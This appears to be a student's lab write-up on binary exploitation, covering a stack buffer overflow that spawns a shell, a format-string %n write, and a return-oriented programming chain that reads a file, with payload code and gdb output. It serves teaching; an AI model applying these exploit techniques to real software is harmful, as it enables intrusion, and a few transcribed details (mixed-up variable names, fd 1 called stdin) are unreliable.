
Basic Binary Exploitation by @pikulet

1 Buffer Overflow

The aim is overwrite the return address of the bof function. Instead of returning to main, the function should return to the address of the start of the buffer buf.

First, we understand the stack and memory structure.

Examine the bof function using pdis bof. Add a breakpoint at 0x4006ff, this is just before where the bof function returns.



```
[-----------------------------------stack------------------------------------]
0000| 0x7fffffffe458 --> 0x40075b (<main+91>:   mov    eax,0x0)
0008| 0x7fffffffe460 --> 0x602240 --> 0xfbad2488
0016| 0x7fffffffe468 --> 0x602010 --> 0xfbad2488
0024| 0x7fffffffe470 --> 0x400770 (<__libc_csu_init>:   push   r15)
0032| 0x7fffffffe478 --> 0x7ffff7a2d830 (<__libc_start_main+240>:       mov    edi,e
ax)
0040| 0x7fffffffe480 --> 0x0
0048| 0x7fffffffe488 --> 0x7fffffffe558 --> 0x7fffffffe789 ("/home/student/Desktop/a
2/buffer_overflow/buffer_overflow")
0056| 0x7fffffffe490 --> 0x100000000
[----------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 5, 0x00000000004006ff in bof (fd1=0x602010, fd2=0x602240)
    at buffer_overflow.c:36
36      }
```

Figure 1: Return address to main

The function returns to the address 0x40075b, and this memory address is stored at 0x7fffffffe458 on the stack. Run the program inside gdb, and the buffer address is shown to be 0x7fffffffe3f0.

Between this buffer address and where the return address is stored, there must be 104 bytes of data. the 105th byte marks the start of the return address, which we need to overwrite.


The return address is 8 bytes long (though 6 bytes is sufficient since it starts with 0x0000). Then, the buffer buf has to be filled for a total of $104 + 6 = 110$ bytes. Each file needs to contain 55 bytes of exploit, and 55 in hexadecimal is 0x37. Furthermore, the return address is stored in the 53rd to 55th bytes of exploits1 and 2.

However, there is a for loop. We check the memory locations of idx, byteread1 and byteread2.

idx is at 0x7fffffffe44c. This is the 47th and 48th byte of exploits1 and 2.

byteread1 is at 0x7fffffffe448. This is the 45th and 46th byte of exploits1 and 2.

byteread2 is at 0x7fffffffe444. This is the 43rd and 44th byte of exploits1 and 2.




```
Legend: code, data, rodata, value
29              for(idx = 0; idx < byte_read1 + byte_read2; idx++)
gdb-peda$ p $rbp-0x4
$5 = (void *) 0x7fffffffe44c
gdb-peda$ p $rbp-0x8
$6 = (void *) 0x7fffffffe448
gdb-peda$ p $rbp-0xc
$7 = (void *) 0x7fffffffe444
```

Figure 2: Location of indices in for loop

We discover that we will be overwriting the values of byteread1, byteread2 and idx when overflowing to the return address. Hence, when overwriting the buffer at these positions, we have to change to a suitable value so that the for loop will continue to run.

A visualisation of the stack when I use 32 bytes of data in both exploit files:




```
gdb-peda$ telescope 0x7fffffffe430
0000| 0x7fffffffe430 --> 0x7ffff7de7ab0 (<_dl_fini>:    push   rbp)
0008| 0x7fffffffe438 --> 0x1f00000000
0016| 0x7fffffffe440 --> 0x200000003f ('?')
0024| 0x7fffffffe448 --> 0x4000000020 (' ')
```

Figure 3: Location of indices in for loop

We need to overwrite where the two values of ”0x00000020” to ”0x00000037”, (55 in hexadecimal). This visualisation helps me check if I have overwritten the correct positions.

I am not sure of the value of index at this stage, because we need the loop to run for enough number of times. Since idx is at position 47, the loop is the 46 * 2 + 1 = 93rd loop. Hence, I temporarily set idx to be 92 in hexadecimal which is 0x4c.

I change the bytes 43 to 48 in the exploit files to the required numbers such that byteread1 and byteread2 can be 0x37. I verify that the byteread1 and byteread2 values have been changed correctly.




```
gdb-peda$ p *(&byte_read1)
$1 = 0x37
gdb-peda$ p *(&byte_read2)
$2 = 0x37
```

Figure 4: Values of byteread1 and byteread2 overwritten

Now, we know that the loop will run for enough number of times such that we can overwrite the return address. Recall, the buffer address is 0x7fffffffe3f0.

Hence, in exploit1, the 53rd byte is 0xf0, then 0xff, 0xff, 0x00. In exploit2, the 53rd byte is 0xe3, then 0xff, 0x7f, 0x00. These sequences are formed by alternating the address in little endian format.

At this point, I have filled in the byteread values and return address in the exploit:




```
exploit1 = "A"*42
exploit1 += "\x37\x00" #byteread2
exploit1 += "\x37\x00" #byteread1
exploit1 += "\x4c\x00" #idx
exploit1 += "A"*4
exploit1 += "\xf0\xff\xff\x00" # buffer addr

exploit2 = "B"*42
exploit2 += "\x00\x00" #br2
exploit2 += "\x00\x00" #br1
exploit2 += "\x00\x00" #br1
exploit1 += "B"*4
exploit1 += "\xe3\xff\x7f\x00" # buffer addr
```

Figure 5: Current state of exploit, with byteread values and return address

The exploit has an infinite loop. The problem is that index is rewritten but no progress is made. I step through individually, and find that the idx was 0x5c before the value was modified to 0x4c (my value). Before this, idx was sequentially increasing by 1. Hence, The value should have been 0x5d instead of 0x4c. I make this change in the exploit file.




```
Breakpoint 2, 0x00000000004006ff in bof (fd1=0x602010, fd2=0x602
36      }
gdb-peda$ telescope 0x7fffffffe458
0000| 0x7fffffffe458 --> 0x7fffffffe3f0 ("ABABABABABABABABABABAB
)
```

Figure 6: The return address is the buffer address.

This managed to change the return address at 0x7fffffffd458 to be the buffer address. The code will now return to the start of the buffer.

For the last step, first copy the shellcode from Tutorial 2. As the shellcode is 27 bytes, I alternately place the bytes in exploit1 and exploit2. Exploit 1 has 14 bytes of shellcode, exploit 2 has 13 bytes. With this, I managed to start the shell in GDB.

However, the address of the buffer outside GDB is different. Instead of ending in e3f0, it ends in e430. I make these adjustments to the exploit files. With that, I can now spawn the shell outside of GDB.



```
student@student-VirtualBox:~/Desktop/a2/buffer_overflow$ ./buffer_overflow
Buffer starts at: 0x7fffffffe430
$
```


Figure 7: A shell is spawned!

Note on idx: Instead of changing to 0x5d, it is also possible to just change to the position of the return address of main. I am not too good with address arithmetic so I just went with the simpler approach.

Run **python create-exploit.py** to create the exploit files and **./buffer_overflow** to spawn the shell after that.

2 Format String Attack

The aim is to use %n to write the number of bytes already printed (4919) to the address of jackpot.




```
gdb-peda$ p &jackpot
$1 = (int *) 0x601074 <jackpot>
```

Figure 8: Address of jackpot shown

The printf arguments are placed in the registers, unless there are 7 or more in which case the stack is used.


We need to place the address of jackpot as the third argument on the stack so that we can use the first two arguments for the string formatters. Create a simple payload first, with 16As and the required address.

We space the arguments to be 4919 bytes long. Then, as jackpot is the third argument on the stack, it is the 8th positional argument of printf. As a result, we have the following payload:



```
payload = "%4919c%8$n"
payload += "A"*6 #align to 8
payload += "\x74\x10\x60"
```

Figure 9: Payload



```
student@student-VirtualBox:~/Desktop/a2/format_string$ python create-payload.py
student@student-VirtualBox:~/Desktop/a2/format_string$ ./format_string  < payload
Give me a string to print
```


Figure 10: Instructions

The payload file is provided. It can also be generated by using: **python create-payload.py**

Use the payload as the argument to the program: **./format_string < payload**

3 Return-oriented Programming

First, the goal is to set the value of i such that the program allows the program to detect $i > 24$ is false. This instruction in assembly is as follows:




```
0x40076d <rop+39>:   call   0x400630 <__isoc99_scanf@plt>
0x400772 <rop+44>:   mov    rax,QWORD PTR [rbp-0x38]
0x400776 <rop+48>:   cmp    rax,0x18
0x40077a <rop+52>:   jle    0x40078b <rop+69>
0x40077c <rop+54>:   mov    edi,0x40091a
0x400781 <rop+59>:   call   0x4005b0 <puts@plt>
```

Figure 11: Assembly code checking for i > 24

The *cmp* instruction is used. *cmp* is done by taking 0x18 - %rax, and the value is used to set the various flags. We want to pick a value in *rax* such that 0x18 - %rax is positive even %rax > 24. (Note: 24 = 0x18)

The idea is to use negative numbers, such as -1. Later on, Later, the value of i is cast to $size_t$, which is unsigned and will hence be positive.

Say we want to create an exploit of 200 bytes, then we will use 24-200 = -176 as the value.



```
student@student-VirtualBox:~/Desktop/a2/rop$ cat value
-176
student@student-VirtualBox:~/Desktop/a2/rop$ ./rop < value
How many bytes do you want to read? (max: 24)

student@student-VirtualBox:~/Desktop/a2/rop$
```

Figure 12: Able to bypass i > 24 check

The next part is to find the address of the buffer and the location of the return address to main.

The buf starts at address 0x7fffffffe460 (use p &buf).



```
   0x40080b <rop+197>:  leave
=> 0x40080c <rop+198>:  ret
   0x40080d <main>:     push   rbp
   0x40080e <main+1>:   mov    rbp,rsp
   0x400811 <main+4>:   sub    rsp,0x10
   0x400815 <main+8>:   mov    esi,0x400930
[-----------------------------------stack-------------------------
0000| 0x7fffffffe498 --> 0x400858 (<main+75>:   mov    eax,0x0)
0008| 0x7fffffffe4a0 --> 0x7fffffffe590 --> 0x1
0016| 0x7fffffffe4a8 --> 0x602010 --> 0x7ffff7dd1b78 --> 0x603650 --
0024| 0x7fffffffe4b0 --> 0x400860 (<__libc_csu_init>:   push   r15)
0032| 0x7fffffffe4b8 --> 0x7ffff7a2d830 (<__libc_start_main+240>:
0040| 0x7fffffffe4c0 --> 0x0
0048| 0x7fffffffe4c8 --> 0x7fffffffe598 --> 0x7fffffffe7c2 ("/home/s
0056| 0x7fffffffe4d0 --> 0x100000000
[------------------------------------------------------------------
Legend: code, data, rodata, value
```

Figure 13: Location of return address to main

The return address of the function is stored at 0x7fffffffe498. We need to fill 56 bytes before we start including our gadgets.

Now, we can start building the gadgets that we need.

First, we identify the address of the various libc functions needed.




```
gdb-peda$ p &open
$1 = (<text variable, no debug info> *) 0x7ffff7b04000 <open64>
gdb-peda$ p &read
$2 = (<text variable, no debug info> *) 0x7ffff7b04220 <read>
gdb-peda$ p &write
$3 = (<text variable, no debug info> *) 0x7ffff7b04280 <write>
```

Figure 14: Libc address of required file operations

open is at 0x7fffff7b04000. read is at 0x7ffff7b04220. write is at 0x7ffff7b04280.

Part 1: Open. We need the filename as an argument, so we put the filename lower in the stack and reference it. This is the first argument for open, so we pass this to the rdi register. We also need 0 for the flags, which is the second argument to be passed to the rsi register.




```
filename = "/home/student/Desktop/a2/rop/rop.c\x00"
padding = (8-len(filename))%8

payload = "A"*56
# open
#pop rdi gadget
payload += "B"*8         # string address of filename to be
#pop rsi gadget
payload += "\x00"*8      # second argument (passed to rsi)
# address of open
payload += "C"*80        # other gadgets (to be filled)
payload += filename      # filename to be opened
payload += "A"*padding
```


Figure 15: Visualisation of stack for open function call

Use asmsearch to find the required gadgets in libc.



```
gdb-peda$ asmsearch "pop rdi; ret" libc
Searching for ASM code: 'pop rdi; ret' in: libc ranges
0x00007ffff7a2e102 : (5fc3)     pop    rdi;     ret
0x00007ffff7a2e11a : (5fc3)     pop    rdi;     ret
0x00007ffff7a2e142 : (5fc3)     pop    rdi;     ret
```

Figure 16: pop rdi gadget




```
gdb-peda$ asmsearch "pop rsi; pop ? ; ret" libc
Searching for ASM code: 'pop rsi; pop ? ; ret' in: libc ranges
0x00007ffff7a2e100 : (5e415fc3) pop    rsi;     pop    r15;     ret
0x00007ffff7a2e118 : (5e415fc3) pop    rsi;     pop    r15;     ret
0x00007ffff7a2e140 : (5e415fc3) pop    rsi;     pop    r15;     ret
0x00007ffff7a2e168 : (5e415fc3) pop    rsi;     pop    r15;     ret
0x00007ffff7a2e190 : (5e415fc3) pop    rsi;     pop    r15;     ret
```

Figure 17: pop rsi gadget

The pop rdi gadget is at 0x7ffff7a2e102. The pop rsi gadget is at 0x7ffff7a2e100. Even though pop rsi is not followed directly by a return, nothing popped affects the rdi register. However, we do have to add another dummy argument to be popped to the r15 register.

The payload for open looks as follows:




```
# open
payload += pack64(0x7ffff7a2e102)        # pop rdi gadget
payload += pack64(0x7fffffffe508)        # (rdi) string address of filename
payload += pack64(0x7ffff7a2e100)        # pop rsi gadget
payload += pack64(0x0)                   # (rsi) flags
payload += "\x00"*8                      # (r15) dummy argument for r15
payload += pack64(0x7ffff7b04000)        # function call to open, returns fd 3
```

Figure 18: Open payload

Note: the address for the buffer containing the filename can shift depending on how many gadgets are developed later.

Part 2: Read. Read has 3 arguments for the system call. fd (returned by open) will always be 3, since UNIX systems will sequentially assign file descriptor values. 0 is for stdin, 1 for stdout and 2 for stderr, so the next fd value is 3.


We also have to provide a buffer address to write the data read to. We put this after the region containing the filename. We want a consistent buffer address to store the read data, regardless of the length of the filename. Hence, we pad the filename to take up 10 rows on the stack.



```
payload += "C"*16                        # other gadgets (to be filled)
payload += filename                      # filename to be opened
payload += "0x36"*align_padding          # align to the word size
payload += pack64(0x37)*filler_padding   # gives me a consistent buffer to write to
```

Figure 19: Padding for file name

Since read has 3 arguments, the third parameter is passed to the rdx register. We find the corressponding gadget with asmsearch. One pop rdx gadget is located at 0x7ffff7a0eb92.




```
--More--(25/535)q
gdb-peda$ asmsearch "pop rdx; ret" libc
Searching for ASM code: 'pop rdx; ret' in: libc ranges
0x00007ffff7a0eb92 : (5ac3)     pop     rdx;     ret
0x00007ffff7a0eb96 : (5ac3)     pop     rdx;     ret
0x00007ffff7a0eb9a : (5ac3)     pop     rdx;     ret
```

Figure 20: pop rdx gadget

Part 3: Write. For write, argument 1 for fd is 0x1 (stdin), arguments 2 and 3 are the same as in the read function.

Part 4: Exit. Lastly, I added an exit gadget.




```
gdb-peda$ p &exit
$1 = (<text variable, no debug info> *) 0x7ffff7a47030 <__GI_exit>
gdb-peda$
```

Figure 21: exit gadget

Part 5: Update offsets to match environment outside GDB Now that all gadgets have been setup, update the buffer offsets of filename and the buffer to read the file into. I moved the buffer containing the filename to the emptyspace containing 56 bytes of A, because I was overwriting other environment variables.

I also had to update all buffer addresses. I print the buffer address by modifying rop.c.




```
student@student-VirtualBox:~/Desktop/rop$ ./rop
0x7fffffffe490How many bytes do you want to read?
```

Figure 22: Address of buffer outside GDB

The buffer address, instead of 0x7fffffffe460 (inside GDB), is 0x7fffffffe490. A suitable address to write the file data to is then 0x7fffffffe490 + 0xf0 = 0x7fffffffe580.

A sample execution of the program:



```
student@student-VirtualBox:~/Desktop/rop$ cat test.txt
some secret text
sfs
sdfajdsifjdsif
@@@ ezgamesome secret text
student@student-VirtualBox:~/Desktop/rop$ python sample.py test.txt
student@student-VirtualBox:~/Desktop/rop$ ./rop
How many bytes do you want to read? (max: 24)
-200
test.txt
some secret text
sfs
sdfajdsifjdsif
@@@ ezgamesome secret text
 �       �          ��  ��  )�  9�  Z�  w�  �  �  ��  6�  �  � �  ��  !�  4�  F�  V
�  �  �  student@student-VirtualBox:~/Desktop/rop$
```

Figure 23: Sample execution of program

Setup the exploit using **python sample.py** <**filetoberead**>. Run the program using **./rop**. The input value is approximately negative of how many bytes to be read. More precisely, it is -(numBytesToBeRead - 24).